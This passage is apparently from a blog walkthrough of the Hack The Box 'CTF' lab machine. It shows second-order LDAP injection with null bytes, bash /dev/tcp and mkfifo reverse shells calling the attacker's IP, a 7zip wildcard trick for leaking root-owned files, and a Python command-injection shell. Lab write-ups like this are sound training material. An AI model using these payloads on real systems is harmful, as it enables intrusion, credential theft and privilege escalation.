At this point, I realized that I was going to need to know the current OTP constantly as I explored this application. So I wrote a really short bash script:

```bash
#!/bin/bash

server_date_string=$(curl -s -I 10.10.10.122 | grep Date | cut -d' ' -f3-)
server_time=$(TZ=GMT date -d "$server_date_string" +%s)
local_time=$(TZ=GMT date +%s)
((diff = server_time - local_time))

while true; do
    token=$(stoken --token=285449490011357156531651545652335570713167411445727
    echo -ne "\r$token"
    sleep 1
done
```

It starts by getting the current server time and calcuating the offset. Then it loops, getting the current token, prints it without newline over top the previous token, and then sleeps for one second. I just kept that in a separate small terminal at the top left of my screen to grab for copy anytime I needed it:



```
root@kali:~# hackthebox/ctf-10.10.10.122/show_otp.sh
36503552
```

Second Order ldap Injection - Theory

I looked around to see if I was sending my username anywhere in the request to the command form. But I was not. Given that the site is running php, what I'll hypothesize is happening is that on login, my username is stored in a session variable. Then, on visiting `page.php` it loads the session variable, gets the username, and checks it against LDAP to see if I'm in the right group.

If this is the case, then I have some control over the name that's stored. I want to store a username that will actually be an injection to dork the check on `page.php`. This is similar to second-order SQL injection. In this case, I need to be able to submit some username that is able to pass the login LDAP query *and* that will dork the administrator check LDAP query on `page.php`.

This double injection will be much easier to pull off if the number of `()` on the two queries I'm trying to get through happen to be same. I'll start with that case and hope it works. For examples, if I guess that the login query and admin check queries are something like:

```
login: (&(uid=$username)(pager=*))
admin: (&(uid=$username)(group='Admin'))
```

Then I can try to use null bytes to do this second order injection. If I provide `ldapuser))%00`, the queries will be:

```
login: (&(uid=ldapuser))%00)(pager=*))
admin: (&(uid=ldapuser))%00)(group='Admin'))
```

Since the null truncates:

```
login: (&(uid=ldapuser))
admin: (&(uid=ldapuser))
```

That input will get both queries to return my user!

Exploit Second Order Ldap Injection


I showed an example where I needed one closing `)`. But I don't know that number. I'll just test with differing numbers of closing parentheses. The query that's being run on the server is likely more complex than what I guessed above, so more maybe needed to balance things out.

I'll use curl, and look for a 302 redirect, which happens on successful login:

```
root@kali# curl -vv -s http://10.10.10.122/login.php -d "inputUsername=ldapuser%25
root@kali# curl -vv -s http://10.10.10.122/login.php -d "inputUsername=ldapuser%25
root@kali# curl -vv -s http://10.10.10.122/login.php -d "inputUsername=ldapuser%25
< HTTP/1.1 302 Found
```

On submitting the username `ldapuser)))%00`, `curl` returns a redirect. I'll try it in Firefox, submitting `ldapuser%29%29%29%00` and the current OTP, and it logs in!

Even better, when I run a command, I get results. `id`:



```
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
```

Similarly, `ls -l` shows the current directory:


```
total 36
-rw-r--r--. 1 root   root      0 Feb 11 17:04 banned.txt
-rw-r-----. 1 root   apache 1424 Oct 23 22:13 cover.css
drwxr-x--x. 2 root   apache 4096 Oct 23 22:13 css
drwxr-x--x. 4 root   apache   27 Oct 23 22:13 dist
-rw-r-----. 1 root   apache 2592 Oct 23 22:13 index.html
drwxr-x--x. 2 root   apache  242 Oct 23 22:13 js
-rw-r-----. 1 root   apache 5021 Oct 23 22:13 login.php
-rw-r-----. 1 root   apache   68 Oct 23 22:13 logout.php
-rw-r-----. 1 root   apache 5245 Oct 23 22:13 page.php
-rw-r-----. 1 root   apache 2324 Oct 23 22:13 status.php
drwxr-x--x. 2 apache apache    6 Feb 11 02:36 uploads
```

Shells

I'll use shells as two different users later in this box, so I'll get them box now.

Shell as ldapuser

To start looking around, I did `base64 page.php`, which gives me the source for the page:



```
PCFkb2N0eXBlIGh0bWw+Cjw/cGhwCnNlc3Npb25fc3RhcnQoKTsKaWYgKCFpc3NldCAoJF9TRVNT
SU9OWyd1c2VybmFtZSddKSkgaGVhZGVyKCdMb2NhdGlvbjogLycpOwoKJHVzZXJuYW1lMSA9ICRf
U0VTU0lPTlsndXNlcm5hbWUnXTsKCiRzdHJFcnJvck1zZz0iIjsKJGNtZE91dHB1dD1hcnJheSgp
OwoKJHVzZXJuYW1lID0gJ2xkYXB1c2VyJzsKJHBhc3N3b3JkID0gJ2UzOThlMjdkNWM0YWQ0NTA4
NmZlNDMxMTIwOTMyYTAxJzsKCiRiYXNlZG4gPSAnZGM9Y3RmLGRjPWh0Yic7CiR1c2Vyc2RuID0g
J2NuPXVzZXJzJzsKCi8vIFRoaXMgY29kZSB1c2VzIHRoZSBTVEFSVF9UTFMgY29tbWFuZAoKJGxk
YXBob3N0ID0gImxkYXA6Ly9jdGYuaHRiIjsKJGxkYXBVc2VybmFtZSAgPSAiY249JHVzZXJuYW1l
IjsKCiRkcyA9IGxkYXBfY29ubmVjdCgkbGRhcGhvc3QpOwokZG4gPSAidWlkPWxkYXB1c2VyLG91
PVBlb3BsZSxkYz1jdGYsZGM9aHRiIjsgCgppZiAoIWVtcHR5KCRfUE9TVCkpCnsKICAgIC8vdmFy
X2R1bXAoJF9QT1NUKTsKICAgICRjbWQgPSAkX1BPU1RbJ2lucHV0Q21kJ107CiAgICAkT1BUMSA9
ICRfUE9TVFsnaW5wdXRPVFAnXTsKCiAgICAkcmVnZXg9Jy9bKCkqJnwhPT48fl0vJzsKCiAgICBp
ZiAoIXByZWdfbWF0Y2goJHJlZ2V4LCAkdXNlcm5hbWUxKSkgewogICAgICAgICR1c2VybmFtZTIg
```

After taking that text to my terminal and decoding it, I’ll notice towards the top it has the password for ldapuser:

```
root@kali# base64 -d page.php.b64 > page.php
```

```
<!doctype html>
<?php
session_start();
if (!isset ($_SESSION['username'])) header('Location: /');

$username1 = $_SESSION['username'];
```

```
$strErrorMsg="";
$cmdOutput=array();

$username = 'ldapuser';
$password = 'e398e27d5c4ad45086fe431120932a01';
...[snip]...
```

That password works for ssh access:


```
root@kali# ssh ldapuser@10.10.10.122
ldapuser@10.10.10.122's password:
Last login: Mon Feb 11 02:33:41 2019 from 10.10.14.8
[ldapuser@ctf ~]$ id
uid=1000(ldapuser) gid=1000(ldapuser) groups=1000(ldapuser) context=unconfined_u:u
```

And access as ldapuser gives me `user.txt`:

```
[ldapuser@ctf ~]$ ls
user.txt
[ldapuser@ctf ~]$ cat user.txt
74a8e86f...
```

Shell as apache

With command execution, I’ll use that to get a shell:



Cmd: bash -i >& /dev/tcp/10.10.14.7/443 0>&1
OTP: 48865508

```
root@kali# nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.122.
Ncat: Connection from 10.10.10.122:35934.
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:
```

A couple things to note here:

- For some reason, while this web request hangs, it seems to lock up our access to port 80. Exiting the shell will open 80 back up.
- The author's intent was to configure SE Linux to prevent the common reverse shells. This does prevent things like callbacks on non web or ldap ports, and writing pipes to `/tmp`. But it's not enough to stop all reverse shells. I'll play with SELinux a bit and write my own shell to submit commands in Beyond Root.

Read as root

Enumeration - Find /backup

Right away I'll notice an extra directory at the root level, `backup`:

```
[ldapuser@ctf /]$ ls
backup  bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  s
```

There's interesting stuff in it:

```
[ldapuser@ctf backup]$ ls -l /backup/
total 48
-rw-r--r--. 1 root root  32 Feb 10 21:31 backup.1549830661.zip
-rw-r--r--. 1 root root  32 Feb 10 21:32 backup.1549830721.zip
-rw-r--r--. 1 root root  32 Feb 10 21:33 backup.1549830781.zip
-rw-r--r--. 1 root root  32 Feb 10 21:34 backup.1549830841.zip
-rw-r--r--. 1 root root  32 Feb 10 21:35 backup.1549830901.zip
-rw-r--r--. 1 root root  32 Feb 10 21:36 backup.1549830961.zip
-rw-r--r--. 1 root root  32 Feb 10 21:37 backup.1549831021.zip
-rw-r--r--. 1 root root  32 Feb 10 21:38 backup.1549831081.zip
-rw-r--r--. 1 root root  32 Feb 10 21:39 backup.1549831141.zip
-rw-r--r--. 1 root root  32 Feb 10 21:40 backup.1549831201.zip
-rw-r--r--. 1 root root  32 Feb 10 21:41 backup.1549831261.zip
-rw-r--r--. 1 root root   0 Feb 10 21:41 error.log
-rwxr--r--. 1 root root 975 Oct 23 14:53 honeypot.sh
```

There's 11 archives, an error log, and a shell script.

honeypot.sh

`honeypot.sh` is interesting for sure:


```
 1 # get banned ips from fail2ban jails and update banned.txt
 2 # banned ips directily via firewalld permanet rules are **not** included in th
 3 /usr/sbin/ipset list | grep fail2ban -A 7 | grep -E '[0-9]{1,3}\.[0-9]{1,3}\.[
 4 # awk '$1=$1' ORS='<br>' /var/www/html/banned.txt > /var/www/html/testfile.tmp
 5 
 6 # some vars in order to be sure that backups are protected
 7 now=$(date +"%s")
 8 filename="backup.$now"
 9 pass=$(openssl passwd -1 -salt 0xEA31 -in /root/root.txt | md5sum | awk '{prin
10 
11 # keep only last 10 backups
12 cd /backup
13 ls -1t *.zip | tail -n +11 | xargs rm -f
14 
15 # get the files from the honeypot and backup 'em all
16 cd /var/www/html/uploads
17 7za a /backup/$filename.zip -t7z -snl -p$pass -- *
18 
19 # cleaup the honeypot
20 rm -rf -- *
21 
22 # comment the next line to get errors for debugging
23 truncate -s 0 /backup/error.log
```

This script does the following:

1. Writes the currently banned ips to `/var/www/html/banned.txt` [Line 3]

2. Generates vars for later use, `$filename` and `$pass` [Lines 7-9]
3. Removes all but the most recent 10 backup archives [Lines 12-13]
4. Changes directory into `/var/www/html/uploads` [Line 16]
5. Uses 7zip to save the files in this directory to an archive in `/backup` [Line 17]
6. Removes all the files in the `uploads` directory [Line 20]
7. Empty's the `error.log`.

`pspy` won't pick up this script running, but watching the directory with `watch -d 'ls -l /backup'` shows that it's running every minute:



```
Every 2.0s: ls -l /backup                          Sun Feb 10 20:57:56 2019

total 48
-rw-r--r--. 1 root root  32 Feb 10 20:47 backup.1549828022.zip
-rw-r--r--. 1 root root  32 Feb 10 20:48 backup.1549828081.zip
-rw-r--r--. 1 root root  32 Feb 10 20:49 backup.1549828141.zip
-rw-r--r--. 1 root root  32 Feb 10 20:50 backup.1549828201.zip
-rw-r--r--. 1 root root  32 Feb 10 20:51 backup.1549828261.zip
-rw-r--r--. 1 root root  32 Feb 10 20:52 backup.1549828321.zip
-rw-r--r--. 1 root root  32 Feb 10 20:53 backup.1549828381.zip
-rw-r--r--. 1 root root  32 Feb 10 20:54 backup.1549828442.zip
-rw-r--r--. 1 root root  32 Feb 10 20:55 backup.1549828501.zip
-rw-r--r--. 1 root root  32 Feb 10 20:56 backup.1549828561.zip
-rw-r--r--. 1 root root  32 Feb 10 20:57 backup.1549828621.zip
-rw-r--r--. 1 root root   0 Feb 10 20:57 error.log
-rwxr--r--. 1 root root 975 Oct 23 14:53 honeypot.sh
```

And give the files are owned by root, it's almost certainly running as root.

Background

There are several building block necessary to exploit this wildcard attack on 7zip, which is running with the command line `7za a /backup/$filename.zip -t7z -snl -p$pass -- *`.

-snl

The `-snl` option is to store symbolic links as links. That means that if I manage to get a link to `/root/root.txt` into the archive, it won't contain the flag, only the link to the flag.

–

The `--` before the `*` is important. This tells bash that the options are finish, and anything following is to be handled as a file name. It's particularly useful if you want to work with a file named `-v`. If I just `cat -v`, then `cat` thinks I am using the `-v` option to "use ^ and M- notation, except for LFD and TAB", and that I didn't give a file name, so it watches standard in. If I instead use `cat -- -v`, it will now treat `-v` as a file.

7z @listfile

The 7zip Command Line Syntax shows the following:

> *::= @{filename}*

And this:

> *You can supply one or more filenames or wildcards for special list files (files containing lists of files). The filenames in such list file must be separated by new line symbol(s).*

This can be very powerful, as I can add entire commands in the list file to specify exactly what I want 7z to do. However, in this case, due to the `--`, a list file could only give file names to use.

tail -f

I'm going to try to catch the root flag in the error log (details in next section). Unfortunately for me, that last thing the script does is clear that log. Fortunately, for me, there's time between when it writes to the log and when it clears it. The `-f` option for `tail` will print out the end of the file, and then watch and continue to print data as the file grows.

Strategy

I could get `root.txt` or any other file into one of the backup files, but since the key involves knowing the contents of `root.txt`, I won't be able to open it.

I'm going to create two files in the `/uploads/` dir, a file named `@0xdf`, and a symbolic link named `0xdf` that points to `/root/root.txt`.

When `7za` then runs it will:

1. Start with `7za a /backup/$filename.zip -t7z -snl -p$pass -- *`.
2. The wildcard expands: `7za a /backup/$filename.zip -t7z -snl -p$pass -- @0xdf 0xdf`.
3. `7za` sees `@0xdf` as a listfile, and get's the content of `0xdf`, which is the root flag. That makes this comamnd equivilent to: `7za a /backup/$filename.zip -t7z -snl -p$pass -- [root flag] 0xdf`.
4. `7za` tries to add files `0xdf` and `[root flag]` to the archive. But there is no file named `[root flag]`. So it writes an error log which includes the contents of `root.txt`.

From my shell as ldapuser, I'll run `tail -f error.log`, and the flag will print out before the log is cleared just after.

Exploit It

I've got two shells, one as apache that can write to `/var/www/html/uploads`, and one as ldapuser that can watch `error.log`

First, I'll start `tail -f error.log`:

```
[ldapuser@ctf backup]$ tail -f error.log
```

It will just hang waiting for new lines.

Next, I'll use the apache shell to write the two files:

```
bash-4.2$ pwd
/var/www/html/uploads
bash-4.2$ touch @0xdf; ln -sf /root/root.txt 0xdf
bash-4.2$ ls -l
total 0
lrwxrwxrwx. 1 apache apache 14 Feb 11 17:24 0xdf -> /root/root.txt
-rw-r--r--. 1 apache apache  0 Feb 11 17:24 @0xdf
```

Alternatively, if I didn't have a full shell, I could just submit the following to the cmd webpage:

```
cd /var/www/html/uploads; touch '@0xdf'; ln -sf /root/root.txt 0xdf; ls -la; date
```

That will create the two files I need, and then show them and the date to show how long until the next minute.

When the minute rolls, back in the ldapuser shell, I get root.txt:

```
[ldapuser@ctf backup]$ tail -f error.log

WARNING: No more files
fd6d2e53...

tail: error.log: file truncated
```

Beyond Root

SELinux

There were some SELinux rules in place that made it more difficult to get a shell. Shoutout to Ippsec and jkr for helping me figure out the bits that I did on SELinux.

I can look in `/var/log/audit` and find the audit logs which show where SELinux blocked something. I can exfil these logs using the 7z script, since I have the flag now, I can calculate the password to the zip.

Callbacks

When I try to run:

```
bash -c 'bash -i >& /dev/tcp/10.10.14.8/9001 0>&1'
```

I see:

```
type=AVC msg=audit(1563309265.374:709): avc:  denied  { name_connect } for
pid=2675 comm="bash" dest=9001 scontext=system_u:system_r:httpd_t:s0
tcontext=system_u:object_r:tor_port_t:s0 tclass=tcp_socket
type=SYSCALL msg=audit(1563309265.374:709): arch=c000003e syscall=42 success=no
exit=-13 a0=3 a1=138df20 a2=10 a3=7fff9f4d5860 items=0 ppid=2674 pid=2675
```

```
auid=4294967295 uid=48 gid=48 euid=48 suid=48 fsuid=48 egid=48 sgid=48 fsgid=48
tty=(none) ses=4294967295 comm="bash" exe="/usr/bin/bash"
subj=system_u:system_r:httpd_t:s0 key=(null)
type=SOCKADDR msg=audit(1563309265.374:709):
saddr=020023290A0A0E080000000000000000
type=PROCTITLE msg=audit(1563309265.374:709):
proctitle=62617368002D630062617368202D69203E26202F6465762F7463702F31302E31302E3134
```

It's blocking this because of the port, as I can see in `object_r:tor_port_t:s0`. TCP 9001 is in fact a tor port among other things. If I run:

```
bash -c 'bash -i >& /dev/tcp/10.10.14.8/443 0>&1'
```

I get a callback and shell, no logs.

The SELinux config must allow for http ports like 443 outbound. In some testing, only HTTP and LDAP related ports seemed to work outbound.

mkfifo

Similarly, when I try to run the `mkfifo` shell:

```
CTF> rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.8 443 >/tmp/f
```

I get blocked and logs in audit:

```
type=AVC msg=audit(1563309851.417:789): avc:  denied  { create } for  pid=2925 com
type=SYSCALL msg=audit(1563309851.417:789): arch=c000003e syscall=133 success=no e
```

```
type=CWD msg=audit(1563309851.417:789):  cwd="/var/www/html"
type=PATH msg=audit(1563309851.417:789): item=0 name="/tmp/" inode=12601314 dev=fd
type=PATH msg=audit(1563309851.417:789): item=1 name="/tmp/f" objtype=CREATE cap_f
type=PROCTITLE msg=audit(1563309851.417:789): proctitle=6D6B6669666F002F746D702F66
```

SELinux is blocking the pipe creation, at least in `/tmp`. I can see `object_r:tmp_t` for `/tmp`, and `tclass=fifo_file` for a pipe.

So I tried it outside of `/tmp`, and no logs:

```
rm /dev/shm/f;mkfifo /dev/shm/f;cat /dev/shm/f|/bin/sh -i 2>&1|nc 10.10.14.8 443 >
```

But also no shell.. Turns out `nc` isn't on the box, but the pipe did create:

```
CTF> which nc
CTF> ls -l /dev/shm
total 0
prw-r--r--. 1 apache apache 0 Jul 16 22:46 f
```

Shell as apache

Background

Since the box intended to not allow me to get a reverse shell as apache, I'll think about how I would have gotten around that problem. The easiest answer is to just do the handful of commands I did as apache via the webpage cmd instance. I showed that earlier.

But never one to pass up a neat coding exercise, I decided to try to make a stateful shell from command injection, similar to what I did in Stratosphere. I'll use a technique that IppSec came up with where I create a shell process on target that looks like this:

```
tail -f pipe1 | /bin/sh 2>&1 > pipe2
```

The `tail -f pipe1` holds open the shell, so anything I write to that pipe will go into `sh`, and then anything coming out will go into `pipe2`. To The `sh` session runs statefully, and I can write commands into `pipe1`, and get results from `pipe2`.

Unfortunately, when I wrote this shell, I had not yet figured out that I could write pipes in `/dev/shm`, and I thoght that submitting a command to make those pipes would fail. So I settled for a state-less shell that at least makes it easy to run commands without having to look up the otp over and over. Good exercize for the reader to convert this to a stateful shell, like I had in Stratosphere.

Code

I'll make use of the python cmd module to build the shell.

```python
#!/usr/bin/env python3

import re
import requests
import time
from cmd import Cmd
#from datetime import datetime
from subprocess import Popen, PIPE

class CTF_TERM(Cmd):
    prompt = "CTF> "

    def __init__(self, proxy=None):

        super().__init__()
        self.interval = 1.3
        self.seed = '285449490011357156531651545652335570713167411445727140604
        self.s = requests.session()
        if proxy: self.s.proxies = proxy

        # Get Time From Box
        r = self.s.get('http://10.10.10.122/login.php')
        local = time.gmtime()
        server = time.strptime(r.headers['Date'], "%a, %d %b %Y %H:%M:%S %Z")
        self.offset = time.mktime(local) - time.mktime(server)

        # Login
        self.s.post('http://10.10.10.122/login.php',
                data = {"inputUsername": "ldapuser%29%29%29%00",
                        "inputOTP": self.get_otp()})


    def get_otp(self):
        process = Popen(['stoken', f'--token={self.seed}', f'--use-time=-{self
                stdout=PIPE)
        out,err = process.communicate()
        return out.decode().strip()


    def default(self, cmd):
        resp = self.s.post('http://10.10.10.122/page.php',
                data = {"inputCmd": cmd, "inputOTP": self.get_otp()})
        result = re.findall(r'<pre>(.*)</pre>', resp.text, re.DOTALL)
        if len(result) > 0:
            print(result[0].rstrip())

term = CTF_TERM(proxy={"http":"http://127.0.0.1:8080"})
try:
    term.cmdloop()
except KeyboardInterrupt:
    print()
```

The terminal class has 3 functions:

- `__init__` - Initialized variables, get's time for OTP, and logs into the webpage to get access to the `page.php` page. The time is a bit weird, since timezones are a huge pain in python. If this doesn't work, try messing with that offset.
- `get_otp` - Returns the current otp value.
- `default` - When I get the prompt, this will run for anything I enter. It takes the commands and submits them via the webpage to the host to be run.

LDAP Injection

Actual Queries

With access to the host, I can look at the actual ldap queries being run, and see how my injection actually worked.

The query run at login is (whitespace added by me, user input is `$username2`):

```
(&
  (&
    (objectClass=inetOrgPerson)
    (uid=$username2)
  )
  (pager=*)
)
```

The query run on `page.php` to check if the user is an admin is:

```
(&
  (&
    (objectClass=inetOrgPerson)
    (uid=$username2)
    (|
      (gidNumber=4)
      (gidNumber=0)
    )
  )
  (pager=*)
)
```

Username Brute

When I wanted to find out what the username was, I submitted queries that looked like `a*`. That would then issue an ldap query of:

```
(&
  (&
    (objectClass=inetOrgPerson)
    (uid=a*)
  )
  (pager=*)
)
```

This will return if there is a username that starts with `a` and is also of the class `inetOrgPerson`, and if there's a `pager` value. That's how I was able to brute force the only username in the system, ldapuser.

Attrib Test

When I wanted to do something more complicated, like see what attributes were present, I submitted the username of `*)(${attrib}=*`. That would produce the query, using `mail` as the example attribute:

```
(&
  (&
    (objectClass=inetOrgPerson)
    (uid=*)
    (mail=*)
  )
  (pager=*)
)
```

This would return results only if the mail attribute had data in it.

Pager Brute

Next I wanted to extract the data from the pager attribute, using a query like `ldapuser)({attrib}={otp}*`. So to see if `2` is the first character in `pager`, the query would look like:

```
(&
  (&
    (objectClass=inetOrgPerson)
    (uid=ldapuser)
    (pager=2*)
  )
  (pager=*)
)
```

Admin Check

The second order injection gets more complete. I submitted `ldapuser)))%00`. In the first query, for login, that would result in:

```
(&
  (&
    (objectClass=inetOrgPerson)
    (uid=ldapuser)))%00)
  )
  (pager=*)
)
```

If I truncate that at the null, it becomes:

```
(&
  (&
    (objectClass=inetOrgPerson)
    (uid=ldapuser)
  )
)
```

So that will work fine to get me in as ldapuser.

Next, it will submit that same username back to the second query to check for admin. That becomes:

```
(&
  (&
    (objectClass=inetOrgPerson)
    (uid=ldapuser)))%00)
    (|
      (gidNumber=4)
      (gidNumber=0)
    )
  )
  (pager=*)
)
```

Again, truncating at the null:

```
(&
  (&
    (objectClass=inetOrgPerson)
    (uid=ldapuser)
  )
)
```

I've effectively removed the check for the group id number to be 0 or 4, and that's how I can now run commands.

What do you think?

17 Responses

Upvote Funny Love Surprised Angry Sad

1 Comment 0xdf Login

Recommend Tweet Share Sort by Best

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

saket sourav • 3 months ago

Awesome as always

• Reply • Share ›

ALSO ON 0XDF

HTB: Luke | 0xdf hacks stuff

2 comments • a month ago

Avatar **0xdf** — Glad you enjoyed it! Thanks for the comment

HTB: Vault | 0xdf hacks stuff

4 comments • 6 months ago

Avatar **0xdf** — https://www.draw.io/

HTB: BigHead | 0xdf hacks stuff

2 comments • 5 months ago

Avatar **0xdf** — Hard to say. It was spread out over a week or so...little chunks here and there.

HTB: Bastard | 0xdf hacks stuff

2 comments • 7 months ago

Avatar **neal** — Why the python script failed is that the python script only checks for 7.X druapl. But the ruby script both works for 7.X and 8.X. The ruby script is wonderful.

Subscribe Add Disqus to your site Disqus' Privacy Policy DISQUS